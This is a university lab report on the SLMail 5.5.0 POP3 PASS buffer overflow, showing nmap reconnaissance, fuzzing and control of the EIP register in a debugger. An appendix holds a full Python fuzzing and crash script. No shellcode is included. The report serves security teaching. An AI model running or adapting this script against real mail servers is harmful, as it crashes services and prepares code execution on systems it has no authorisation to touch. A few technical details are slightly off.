

Buffer Overflow SLMail-5.5.0 Service and Gain Root Shell

Devin Trejo
devin.trejo@temple.edu

May 1, 2016

1 Summary

Today we introduce the buffer overflow vulnerability by using a known case in the SLMail5.5.0 application released in 2001. We discuss how an exploit is constructed and then use Python to create a script that will overflow the memory buffer. By the end of the experiment we demonstrate that we have full control of the EIP register and write a unique string to showcase how we can use the input from the POP3 login prompt to overwrite this register.

2 Introduction

2.1 Background SLMail5.5.0

SLMail is a message management tool that was advertised towards small to medium sized businesses published by SeattleLabs. The software was popular around the year 2001 for its ease of use and “security” of its email service [1]. The service was also scalable for an unlimited number of users to use. The software boast a number of security features including, “Limiting viruses by identifying specific files or types not permitted to enter/leave the server, rejecting emails containing unwanted words, avoiding external use of server as relay for spam, reduce flow of junk mail (anti-spam filter), and authenticate users before they send mail” [1]. The last “security” feature was instead a security flaw as the password authentication had a buffer overflow vulnerability. The service is no longer developed as is apparent if one were to search for SLMail on SeattleLabs’ website today.

The SLMail service is an 3rd party program bought and downloaded direct from SeattleLabs’s website and typically installed on a Windows 2k server. The default options after a succesfull installation of SLMail can be seen in figure 1. The specific version we concern ourselves for this project will by **SLMail5.5.0** which has a known buffer overflow exploit inside the user authentication prompt. When logging in over POP3, an application standard protocol for retrieving emails from a remote server, SLMail will prompt for a user-name and password combination associated with the desired email. If we write our user-name as any string combination and a password containing a shell program we can setup and execute

the script on the remote mail server. The referenced shell script will be specially crafted to open a port on the remote server, that gives us access to a shell that contains administrative privileges.

For reader reference, a reliable site to download the SLMail application with the known vulnerability is from the Exploit Database website. Link provided below:

<https://www.exploit-db.com/exploits/638/>




Figure 1: Default SLMAail Port Configuration

2.2 Attack Approach: Fuzzing Attack

The first step for this attack is to gain more information of the SLMail 5.5.0 service. We will implement a technique known as **fuzzing** which will allow us to discover information such as service versions, buffer sizes, and in general the coding implementation of the remote service. To begin the fuzzing process, we try to find the buffer size of the PASS field used by SLMail's POP3 protocol. The first step is to write a script that loops over an array of increasing buffer sizes trying to determine the full length of the input buffer size. Since we already know there is an buffer overflow exploit for these fields we can expect at some point our input to overflow the allocated buffer and crash the program. The idea and goal for this specific fuzzing processes is to overwrite the **EIP register** or the address location of the next instruction to execute on the stack.

For this assignment we will examine the structure of the SLMail-5.5.0 program and gain insights on its construction. The POP3 interface seen on port 110 is not compatible with

standard the standard http protocol as is demonstrated in figure 2. Instead we write a Python script that creates a socket connection to the POP3 service and interfaces with the server using POP3 protocol commands.




Figure 2: Trying to Connect to SLMail POP3 over HTTP

2.3 Application Analysis: Immunity Debugger

We will later use the Immunity Debugger, a free 3rd party application wrapped inside of Python. The Immunity Debugger is a specially crafted debugger built for program exploit analysis purposes as it allows monitor of the program heap, and gives full access to the Assembly code of the program.

A layout of the where the stack is for a running application can be seen in figure 3. As is seen, the stack grows up to lower memory addresses as it runs. When functions are called they allocated memory via the stack which is meant for short term variables. The stack created for a function is shown in figure 4. Note how the ESP register keep track of the top of the stack and the EBP register keeps track of the bottom of the stack. Any variables a function uses will be stored into the space labeled *< MyVar >*.

The reason why the EIP pointer is important is because it points to the location in memory of the next instruction set that needs to be executed. By gaining control of the EIP pointer you can have a program execute any set of instructions placed in a specific location in memory.




Figure 4: Function Stack Layout [2]

2.4 Test Environment

For this project we use our default test environment. We have a virtual private network consisting of our Windows 2000 (SP4) Server, Kali Linux penetrating machine, and a host machine running through Oracle Virtual Box. The virtual network has a DHCP server running on the VM host machine. The IP/MAC addresses for each are provided in table 1.

Platform	MAC ADDR	Platform IPv4 Address
Kali Linux:	08:00:27:94:5b:ba	192.168.56.102
Windows 2k Server:	08:00:27:87:29:68	192.168.56.105
VM Host Machine:	08:00:27:7c:86:0d	192.168.56.100

Table 1: IP Configuration for SLMail Pen-test Virtual Network


For the majority of the project we will be running our scripts from our VM host machine. We use our Kali Linux solely to perform active information probing of the target machine. Our Windows 2k server instance will be a fresh install of Windows with the only other 3rd party applications being SLMail-5.5.0, Anaconda 2.4.0, MinGw32-1.0.0, and Immunity debugger 1.85.

3 Discussion

3.1 Fuzzing Attack

To begin the intrusion we first have to setup our SLMail server. For this test we used default parameters as seen in figure 1. Next we conducted a NMAP scan from our Kali Linux Machine using NMAP. The scan we performed was a full version scan using the parameters seen shown below.

```
$ nmap -nsV 192.168.56.105
```



```
Applications ▾ Places ▾ Terminal ▾ Fri 00:14 1 🔊 🔌
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -nsV 192.168.56.105
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-07 23:58 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00026s latency).
Not shown: 969 closed ports
PORT      STATE SERVICE      VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime      Microsoft Windows USA daytime
17/tcp   open  qotd         Windows qotd (English)
19/tcp   open  chargen
21/tcp   open  ftp          Microsoft ftpd 5.0
25/tcp   open  smtp         Microsoft ESMTP 5.0.2172.1
26/tcp   open  smtp         SLmail smtpd 5.5.0.4433
53/tcp   open  domain       Microsoft DNS
79/tcp   open  finger       SLMail fingerd
80/tcp   open  http         Microsoft IIS httpd 5.0
106/tcp  open  pop3pw       SLMail pop3pw
110/tcp  open  pop3         BVRP Software SLMAIL pop3d
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds Microsoft Windows 2000 microsoft-ds
515/tcp  open  printer      Microsoft lpd
548/tcp  open  afp          (name: INTWINDOWS2KSER; protocol 2.2; MS2.0)
1025/tcp open  msrpc        Microsoft Windows RPC
```

Figure 5: NMAP Scan of Windows Server 2k

From the scan results seen in figure 5 we can see a multitude of open ports and the services running behind the ports. What we are interested in is port 110 which is the standard port for POP3 operations. We know from our research that after installing SLMail an open POP3 port will open that contains the known buffer overflow vulnerability. The NMAP scan revealed a number of other services running on our Windows 2k Server instance but for this test we will focus on port 110.

Next we begin fuzzing the server to determine at what point the program will crash. A simple Python script seen in code listing 1 will loop through an array of password buffer sizes ranging from 0 to the size of variable *MAX_PASS_BUFFER_LEN*. Running the script eventually leads us to discover a buffer of between the size of 2600 and 2800 will crash the program. As seen in figure 6, our iterative Python script eventually hangs as the server no longer responds.

```
dtrejo@desktop_dev:~/Documents/projects/github/myece5526/projects/20160407_slmail_rootshell_buffer...
File Edit View Search Terminal Help
Testing Password Buffer Size of 2601 bytes.
Received data after USER input:
+OK POP3 server devwin2k-t9v3aq ready <00037.353658@devwin2k-t9v3aq>

Received data after PASS input:
+OK user welcome here

Connection to server closed.
-----

Connection to POP3 Server Successful!
Testing Password Buffer Size of 2701 bytes.
Received data after USER input:
+OK POP3 server devwin2k-t9v3aq ready <00038.440403@devwin2k-t9v3aq>

Received data after PASS input:
+OK user welcome here

Connection to server closed.
-----

Connection to POP3 Server Successful!
Testing Password Buffer Size of 2801 bytes.
```

Figure 6: Python Script Fuzzing Password Field until Program Crash

3.2 Control of EIP

To confirm that we are indeed crashing the program by overwriting the EIP pointer we run SLMail program within the Immunity debugger.

Before we can use the debugger, we need to learn how the different components of the SLMail program interact. From our task manager, we see three SLMail related processes: SLadmin, SLsmtp, and SLmail. The SLsmtp process listens for incoming connections implementing the Simple Mail Transfer Protocol whether it be on port 25, or port 110 for POP3, and delivers any input to the SLmail process. SLmail is the actual vulnerable process that we will need to analyze. SLadmin simply is the conductor of the entire SLmail application. To monitor SLmail, we simply attach Immunity Debugger to the running process.

Next we need to fine tune our script to range between 2600 and 2800 in finer intervals to determine the exact point at which the EIP pointer is overwritten. Similar to code in code listing 1, we instead range from 2600 and set *MAX_PASS_BUFFER_LEN* = 2800 with a interval of 1.

Starting when we pass 2605 As into the buffer we see the lower 4 bytes of the EBP buffer containing 4141. By passing 2607 As we see the entire EBP buffer containing As. Recall from figure 4 that the EBP register lies above the EIP buffer. After overwriting the EBP buffer we expect to overwrite the EIP buffer. By passing a buffer of 2609 we have overwritten the lower 4 bytes of the EIP buffer. To fill the entire buffer would require two bytes more of information for a total of 2611 bytes. We have found our golden value required to overwrite the buffer.

To test our result of we will pass the *DEVI* into the EIP buffer. Converting *DEVI* into

hex results in a 8 byte sequence of `0x44455649`. Knowing the x86 processor uses little endian notation we can see our EIP register indeed contains our expected *DEVI* string shown in figure 9.




Figure 9: Control of EIP register with Expected String

4 Conclusion

We have shown that the SLMail program released in 2001 is vulnerable to a buffer overflow attack. Any company using this software would be vulnerable to having their network compromised by just having the SLMail POP3 service running. We will show in the next lab how an attacker can exploit this vulnerability to launch a script of their choosing escalating their control over the remote server.

References

- [1] SeattleLabs, “SLMail,” 2001. [Online]. Available: <https://web.archive.org/web/20010413021016/http://www.seattlelab.com/slmail/>
- [2] M. Czumak, “Windows Exploit Development Part 1: The Basics,” 2013. [Online]. Available: <http://www.securitysift.com/windows-exploit-development-part-1-basics/>

- [3] Muts, "SLMail 5.5 - POP3 PASS Buffer Overflow Exploit." [Online]. Available: <https://www.exploit-db.com/exploits/638/>

Appendix

Listing 1: SLMail Password Fuzzing Script

```
#!/usr/bin/env python3

#
# Exploits buffer overflow for SLMail-5.5.0 over POP3 protocol
#
# Author: Devin Trejo
# Date: 20160408

import socket, sys, os
import argparse

def main(argv):
    # Client machine IPv4 address
    clientIP = "192.168.56.105"
    clinetPORT = 110

    # Parse for verbose information
    parser = argparse.ArgumentParser(prog="SLMail Buffer Overflow")
    parser.add_argument('--fuzz', '-f', action='store_true', default=False,
                        help='run password fuzzer')
    parser.add_argument('--crash', '-c', action='store_true', default=False,
                        help='crash program')

    # Parse args for user input
    args = parser.parse_args()

    # Run appropriate functions
    if args.fuzz == True:
        return fuzz_pass(clientIP, clinetPORT)
    elif args.crash == True:
        return crash(clientIP, clinetPORT)

    return 0

def fuzz_pass(clientIP, clinetPORT):
    # Maximum size of PASS buffer sized passed to POP3 server
    MAX_PASS_BUFFER_LEN = 2800

    # Declare a acceptable buffer size that fits into TCP Packet
    BUFFER_SIZE = 1024
```

```

# Define Static user-name to pass into POP3 protocol USER prompt
USER = "user"

# Loop over PASS input sizes
for i in range(0 ,MAX_PASS_BUFFER_LEN, 1):
    # Try to connect to passed IP
    try:
        # Create a new socket to the server
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((clientIP, clinetPORT))
    except Exception as e:
        print("Connection could not be made to server.")
        print("Exception: " + str(e) + "\n\n")
        s.close()
        return -1

    # Print for debug to console the length of password buffer
    print("Connection to POP3 Server Successful! \n" +\
          "Testing Password Buffer Size of " + str(i) + " bytes.")

    # Send server username
    s.send(bytes("USER " + USER + "\r\n", 'UTF-8'))

    # Wait to receive a message
    data = s.recv(BUFFER_SIZE)
    data = bytes.decode(data, 'UTF-8')
    print("Received data after USER input: \n" + data)

    # Send server password (with long string of A times i)
    s.send(bytes("PASS " + "A"*i + "\r\n", 'UTF-8'))

    # Wait to receive a message
    data = s.recv(BUFFER_SIZE)
    data = bytes.decode(data, 'UTF-8')
    print("Received data after PASS input: \n" + data)

    # Reset connection for next iteration
    print("Connection to server closed.\n" +
          "-"*75 + "\n")
    s.close()
return 0

def crash(clientIP, clinetPORT):
    # Pre-determined size that crashes the buffer
    crashSize = 2611

```

```

# String to append to end of crashSize
myStr = "DEVI"

# Calculate the new crashSize subtracting length of myStr
crashSize = crashSize - len(myStr) - 1

# Declare a acceptable buffer size that fits into TCP Packet
BUFFER_SIZE = 1024

# Define Static user-name to pass into POP3 protocol USER prompt
USER = "user"

# Try to connect to passed IP
try:
    # Create a new socket to the server
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((clientIP, clinetPORT))
except Exception as e:
    print("Connection could not be made to server.")
    print("Exception: " + str(e) + "\n\n")
    s.close()
    return -1

# Print for debug to console the length of password buffer
print("Connection to POP3 Server Successful! \n" +\
      "Testing Password Buffer Size of " + str(crashSize) + " bytes.")

# Send server username
s.send(bytes("USER " + USER + "\r\n", 'UTF-8'))

# Wait to receive a message
data = s.recv(BUFFER_SIZE)
data = bytes.decode(data, 'UTF-8')
print("Received data after USER input: \n" + data)

# Send server password (with long string of A times i)
s.send(bytes("PASS " + "A"*crashSize + myStr + "\r\n", 'UTF-8'))

# Wait to receive a message
data = s.recv(BUFFER_SIZE)
data = bytes.decode(data, 'UTF-8')
print("Received data after PASS input: \n" + data)

# Reset connection for next iteration
print("Connection to server closed.\n" +
      "-"*75 + "\n")
s.close()

```

```
    return 0

# Run main if this is ran as main function.
if __name__ == "__main__":
    main(sys.argv)
```
